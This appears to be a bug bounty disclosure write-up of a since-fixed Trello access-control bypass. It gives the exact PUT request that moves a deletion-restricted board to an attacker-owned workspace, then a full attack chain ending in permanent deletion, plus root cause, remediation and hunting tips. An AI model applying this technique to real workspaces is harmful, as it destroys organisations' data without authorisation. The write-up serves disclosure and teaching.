
TL;DR
Trello Premium workspaces let admins restrict who can delete boards — including a "No one can delete boards" option. A normal workspace member can bypass every deletion restriction by sending a single PUT /1/boards/{boardId} request that moves the target board to a workspace they own. This removes the board from the original workspace (effectively deleting it), after which the attacker can permanently delete it from their own workspace where no restrictions apply.
The core issue: Trello's authorization layer enforced deletion restrictions on the DELETE verb but failed to enforce the same restrictions on the PUT (move/reassign) operation, which achieves the same destructive outcome through a different code path.
Background — What is Trello?
If you're not familiar with Trello, here's the quick version: Trello is a project management tool owned by Atlassian (the company behind Jira, Confluence, and Bitbucket). Teams use it to organize work using boards, lists, and cards — think of it like a digital whiteboard with sticky notes.
The organizational hierarchy works like this:
- Workspace — the top-level container. A company or team creates a workspace and invites members. Think of it as a shared office.
- Board — a project within the workspace. Think of it as a whiteboard in that office. Boards contain lists and cards.
- Members — people in the workspace. They can be normal members (regular employees) or workspace admins (managers with elevated privileges).
Trello also has an API — a way for software (or people with the right tools) to interact with Trello programmatically. Instead of clicking buttons in the web interface, you can send HTTP requests directly to Trello's servers to perform the same actions. This is important because the web interface might hide certain buttons from you, but the API might still accept the request. That gap between what the UI shows and what the API allows is often where vulnerabilities hide.
Context — Trello's Board Deletion Permissions
Trello Premium and Enterprise workspaces expose a granular permission model under Workspace Settings > Board Deletion Restrictions. Admins can configure deletion permissions independently for each board visibility level (Public, Private, Workspace-visible).

When an admin clicks "Change," they see three options for each board visibility type:

After the admin configures the restriction, the settings panel confirms the change:

This is a paid feature — it only exists in Premium/Enterprise tiers, which means organizations relying on it are paying specifically for this access control guarantee.
The Intended Restriction Model
When an admin sets deletion to "Workspace Admins only," the UI enforces two restrictions on normal workspace members:

1. Direct deletion is blocked. The "Delete Board" option still appears in the board menu, but clicking it fails. Even if the member is a Board Admin (admin of that specific board but not the workspace), they cannot delete it. The UI shows an error, and sending a DELETE request via a proxy tool like Burp Suite returns an Unauthorized response.
2. Close-and-reopen is blocked. Trello allows closing a board (archiving it) and then reopening it in a different workspace. Trello's developers recognized that reopening a board in a different workspace effectively removes it from the original workspace — so they blocked this path too:

So Trello's developers were aware that moving a board out of a workspace is functionally equivalent to deleting it from that workspace. They explicitly blocked the close-and-reopen path. But they missed another path.
The Hypothesis — Move as Implicit Delete
The key insight is that board deletion and board movement are functionally equivalent from the source workspace's perspective. If a board is moved from Workspace A to Workspace B, it no longer exists in Workspace A. The board is gone. All links to it from Workspace A break. For all practical purposes, it has been deleted from Workspace A.
Trello's permission model checked for these paths:
DELETE /1/boards/{id}— blocked- Close → Reopen in different workspace — blocked
PUT /1/boards/{id}withidOrganizationchange — not checked
The third path is the vulnerability. The PUT endpoint for updating board properties allows changing the idOrganization field, which reassigns the board to a different workspace. This operation was not subject to the deletion restriction checks.
idOrganization. Trello has an API endpoint that lets you update board properties — things like the board's name, background, or description. But this same endpoint also lets you change which workspace the board belongs to. Trello's security team blocked the obvious ways to remove a board (DELETE request, close-and-reopen), but forgot that changing the idOrganization field achieves the exact same outcome: the board disappears from the original workspace.Reconnaissance — Mapping the API Surface
Before attempting the bypass, I needed to understand the full API surface for board operations. Using Burp Suite as a proxy, I captured all requests made during normal board operations to see exactly what Trello's API accepts.
First, I confirmed that direct deletion was properly blocked by sending the DELETE request myself:
Board deletion (blocked):
DELETE /1/boards/67602d9ba379b5827eb9c49c HTTP/2
Host: trello.com
Cookie: <WORKSPACE-MEMBER-COOKIES>

Response: 401 Unauthorized
Board close-and-reopen (blocked):
Attempting to close the board and reopen it in a workspace owned by the member also fails — the API returns the error we saw earlier indicating the operation violates workspace permissions.
Board property update (the target):
The PUT /1/boards/{boardId} endpoint accepts a JSON body with updatable board properties. Among these properties is idOrganization — the ID of the workspace the board belongs to. This is the field that controls which workspace "owns" the board.
The critical question: does changing idOrganization on a board in a deletion-restricted workspace trigger the same permission check as deleting the board?
Exploitation — The Full Bypass
Prerequisites
- Attacker role: Normal workspace member (not admin) in the target Premium workspace
- Attacker owns: A separate Trello workspace (free tier is fine — anyone can create one)
- Target workspace: Board deletion restricted to "Admins only" or "No one"
Required Identifiers
The attacker needs exactly two IDs, both of which are trivially obtainable:
- Board ID (
67602d9ba379b5827eb9c49c) — visible in the board's URL to any workspace member:trello.com/b/{shortLink}/{boardName}. The full board ID is returned by any API call involving the board and is also present in the page source. - Attacker's Workspace ID (
67601adaca94c108be43106b) — theidOrganizationof a workspace the attacker owns. Available fromGET /1/members/me/organizationsor from the workspace settings page URL.
The Exploit Request
With these two IDs in hand, the attacker sends a single API request through Burp Suite (or any tool that can send HTTP requests — even the browser's developer console or a simple curl command would work):
PUT /1/boards/67602d9ba379b5827eb9c49c HTTP/2
Host: trello.com
Cookie: <WORKSPACE-MEMBER-COOKIES>
Content-Type: application/json
X-Trello-Client-Version: build-214455
Origin: https://trello.com
Referer: https://trello.com/b/zEsX5ZcQ/workspacememberboard001

{
  "idOrganization": "67601adaca94c108be43106b",
  "dsc": "<WORKSPACE-MEMBER-CSRF-TOKEN>"
}
Response: 200 OK — the board is now in the attacker's workspace.
Key Request Analysis
Let's break down every field in the exploit request so it's clear why this is so easy to pull off:
| Field | Value | Where the attacker gets it |
|---|---|---|
PUT /1/boards/{boardId} |
Target board ID | Visible in the board URL — anyone who can see the board knows this |
idOrganization |
Attacker's workspace ID | From the attacker's own workspace (they created it, so they know the ID) |
dsc |
CSRF token | The attacker's own CSRF token from their own browser session |
Cookie |
Session cookie | The attacker's own browser session — no need to steal the victim's cookies |
No victim credentials, tokens, or interaction required. The attacker uses entirely their own session. The only "victim" data needed is the board ID, which is not a secret — it's visible in the URL to every board member.
Permanent Deletion
After the board lands in the attacker's workspace, the attacker can permanently delete it from there — since their own workspace has no deletion restrictions. The board is gone forever, with no recovery path for the original workspace admin.
Full Attack Chain
Here's the complete attack from start to finish, step by step:
1. Attacker is a normal member of Victim's Premium Workspace
   └── Board deletion restricted to "Admins only" or "No one"

2. Attacker creates their own free Workspace
   └── No deletion restrictions (free tier doesn't have this feature)

3. Attacker identifies target Board ID
   └── Visible in URL: trello.com/b/{shortLink}
   └── Full ID via: GET /1/boards/{shortLink} → response.id

4. Attacker sends: PUT /1/boards/{targetBoardId}
   └── Body: {"idOrganization": "{attackerWorkspaceId}"}
   └── Response: 200 OK — board moved to attacker's workspace

5. Board is removed from Victim's Workspace
   └── All members lose access
   └── All links break
   └── Board no longer appears in workspace

6. Attacker permanently deletes board from their own workspace
   └── DELETE /1/boards/{targetBoardId} → 200 OK
   └── Board is gone forever — no recovery
Root Cause Analysis
The vulnerability exists because Trello implemented board deletion restrictions as a verb-specific check rather than an outcome-based check.
The authorization logic was approximately:
// DELETE /1/boards/{id}
if (workspace.deletionRestriction !== "anyone") {
    if (!user.isWorkspaceAdmin()) {
        return 401; // Blocked ✓
    }
}

// PUT /1/boards/{id} — update board properties
if (user.isBoardMember()) {
    board.update(requestBody); // idOrganization change NOT checked ✗
}
The developers correctly blocked the DELETE verb and the close-and-reopen workflow. But the PUT endpoint for updating board properties — specifically the idOrganization field — was not subject to the same authorization check. Moving a board to a different workspace is functionally identical to deleting it from the source workspace, but the permission model treated these as unrelated operations.
This is a textbook example of bypassing authorization via an alternative code path — the "check" happens on one code path (DELETE), but the same destructive outcome (removing a board from a workspace) can be achieved through a different code path (PUT with idOrganization change) that skips the check entirely.
Impact
CVSS 3.0: AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N — 6.5 (Medium)
- Confidentiality: None — no data is disclosed
- Integrity: High — workspace data (boards) can be destroyed
- Availability: Effectively high — boards become permanently inaccessible to all legitimate users
Business impact for affected organizations:
- Any workspace member (including recently onboarded employees, contractors, or accounts added by mistake) can delete any board in the workspace
- Deletion restrictions — a paid Premium feature — are completely negated
- No audit trail distinguishes a "move" from a "delete" — the board simply vanishes from the workspace
- Insider threat: a disgruntled employee could destroy project boards before departure
- The attack requires zero privilege escalation setup — only a standard workspace membership
Remediation
Atlassian resolved this by enforcing deletion restrictions on any operation that removes a board from a workspace, not just the explicit DELETE verb. The fix ensures that changing a board's idOrganization via the PUT endpoint triggers the same permission checks as direct deletion.
Defensive pattern: When implementing access controls on destructive operations, define restrictions based on the outcome (board is removed from workspace), not the mechanism (DELETE verb was used). Any API path that achieves the same destructive outcome must be subject to the same authorization check.
Timeline
- 2024-12-16 — Vulnerability discovered and reported via Bugcrowd
- 2024-12-16 — Triaged as P3 (Broken Access Control > Privilege Escalation)
- 2025-03-27 — Fix deployed, vulnerability resolved
- 2025-03-27 — $1,200 bounty awarded
- 2025-03-27 — Disclosure approved
Takeaways for Hunters
- Think in outcomes, not verbs. When you see a restriction on one operation (DELETE), ask: is there another API path that achieves the same outcome (removing the resource)? Move, transfer, reassign, archive, merge — these are all potential "delete alternatives."
- Premium features are high-value targets. Paid access control features carry an implicit trust guarantee. Organizations are paying for the assurance that the restriction works. Breaking it has outsized business impact — and bug bounty teams tend to prioritize these reports.
- Map the full API surface. Don't just test the UI flow. Intercept every request in Burp, catalog all endpoints that touch the target resource, and test each one independently against the restriction. The UI only shows you the "happy path" — the API might accept requests the UI would never send.
- PUT endpoints are underexplored. Most hunters focus on POST (create) and DELETE (destroy). But PUT/PATCH endpoints that update resource properties can often achieve destructive outcomes by changing ownership, visibility, or organizational assignment.
- Two-step destruction is still destruction. The attacker couldn't delete the board directly — but they could move it somewhere they control and then delete it there. Any time you can change the context of a resource (move it to a less-restricted environment), you may be able to bypass restrictions that only apply in the original context.